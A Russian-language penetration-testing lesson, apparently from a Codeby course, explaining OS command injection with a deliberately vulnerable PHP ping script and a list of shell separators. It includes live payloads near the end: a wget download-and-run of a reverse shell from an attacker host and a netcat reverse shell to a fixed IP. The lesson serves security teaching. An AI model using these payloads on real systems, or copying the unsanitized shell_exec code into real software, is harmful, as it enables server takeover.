



АКАДЕМИЯ
КОДЕБАЙ

ПРОФЕССИЯ ПЕНТЕСТЕР

Всех приветствую!


В этом уроке мы поговорим про внедрение команд ОС. OS Command Injection — это уязвимость, которая позволяет злоумышленнику обмануть приложение, заставив его выполнить команды операционной системы (ОС).

Большинство языков программирования включают функции, которые позволяют разработчику выполнять команды операционной системы. Причины вызова команд операционной системы могут быть разными. Например, для включения функциональности, которая недоступна в этом языке программирования по умолчанию, для вызова скриптов, написанных на других языках, и так далее.

Уязвимости внедрения команд ОС являются результатом использования таких функций с недостаточной проверкой ввода. Отсутствие проверки позволяет злоумышленнику внедрять вредоносные команды в пользовательский ввод, а затем выполнять их в операционной системе хоста.

Уязвимости внедрения команд — это проблема безопасности приложений, которая может возникнуть в любом типе программного обеспечения, практически в каждом языке программирования и на любой платформе. Например, вы можете найти уязвимости внедрения команд во встроенном программном обеспечении маршрутизаторов, в веб-приложениях и API, написанных на PHP, серверных скриптах, написанных на Python, мобильных приложениях, написанных на Java.

Обратите внимание, что внедрение команд ОС часто путают с удаленным выполнением кода (RCE). В случае с RCE злоумышленник выполняет вредоносный код на языке приложения и в контексте приложения. В случае внедрения команд ОС злоумышленник выполняет вредоносную команду в



системной оболочке (CMD/Bash). Однако некоторые источники считают внедрение команд ОС (OS Command Injection) разновидностью RCE.

Давайте рассмотрим простой пример исходного кода PHP с уязвимостью внедрения команд ОС.

Разработчик приложения PHP хочет, чтобы пользователь мог видеть вывод команды ping в веб-приложении. Пользователю необходимо ввести IP-адрес, чтобы получить результат работы команды ping. IP-адрес передается с помощью параметра в GET-запросе, а затем используется в командной строке. В данном случае никаких проверок пользовательского ввода не происходит:

```
<?PHP
$address = $_GET["address"];
$output = shell_exec("ping -n 5 $address");
echo "<pre>$output</pre>";
?>
```

Злоумышленник может использовать этот скрипт, манипулируя GET-запросом и отправить следующую полезную нагрузку:

```
http://vuln.ru/ping.php?address=8.8.8.8%26dir
```

Функция `shell_exec` выполняет следующую команду ОС: `ping -n 5 8.8.8.8&dir`. Символ `&` в Windows разделяет команды ОС. В результате уязвимое приложение выполнит дополнительную команду `dir`, которая отобразит содержимое каталога:

```
Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=30ms TTL=56
Reply from 8.8.8.8: bytes=32 time=35ms TTL=56
Reply from 8.8.8.8: bytes=32 time=35ms TTL=56
Ping statistics for 8.8.8.8:
    Packets: Sent = 3, Received = 3, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
```

Minimum = 30ms, Maximum = 35ms, Average = 33ms

Volume in drive C is OS

Volume Serial Number is 1337-8055

Directory of C:\Users\Codeby\www

(...)

Эксплуатируя уязвимости внедрения команд ОС, злоумышленник может выполнять команды операционной системы с привилегиями уязвимого приложения. Это может позволить злоумышленнику получить обратную оболочку (Reverse Shell) с привилегиями уязвимого приложения. Затем он может использовать другие векторы атак, например, повысить свои привилегии (LPE), что в конечном итоге может привести к получению полного контроля над операционной системой веб-сервера.

Во время тестирования на проникновение мы можем использовать ряд символов оболочки для выполнения атак с внедрением команд ОС.

Существует ряд символов, которые выполняют функцию разделителей команд, позволяя объединять команды в цепочки. Следующие символы работают как в системах на базе Windows, так и в системах на базе Unix:

- &
- &&
- |
- ||

Следующие символы работают только в системах на базе Unix:

- ;
- Перевод строки (0x0a или \n)

В системах на базе Unix мы также можем использовать следующие символы для выполнения введенной команды внутри исходной команды:

- `команда`
- \$(команда)

Примеры:

```
1. vuln=127.0.0.1 %0a wget https://attacker.ru/reverseshell.txt -O /tmp/reverse.php %0a php /tmp/reverse.php
```

- `wget https://attacker.ru/reverseshell.txt -O /tmp/reverse.php`

Эта команда используется для загрузки файла с именем `reverseshell.txt` с указанного URL-адреса и сохранения его под именем `reverse.php` в каталоге `/tmp`.

- `php /tmp/reverse.php`

Эта команда запускает загруженный PHP-скрипт с помощью интерпретатора PHP. Скрипт для получения обратной оболочки устанавливает соединение с нашей атакующей машиной.

```
2. vuln=127.0.0.1%0anohup nc -e /bin/bash 51.15.192.49 80
```

- `nohup nc -e /bin/bash 51.15.192.49 80`

Эта команда использует NetCat (`nc`) для установления Reverse Shell-соединения с нашей атакующей машиной. В данном случае также используется команда `nohup`. `nohup` — UNIX-утилита, запускающая указанную команду с игнорированием сигналов потери связи (`SIGHUP`). Таким образом, команда будет продолжать выполняться в фоновом режиме и после того, как пользователь выйдет из системы.

Другие полезные нагрузки можно найти по ссылке:

<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Command%20Injection/README.md>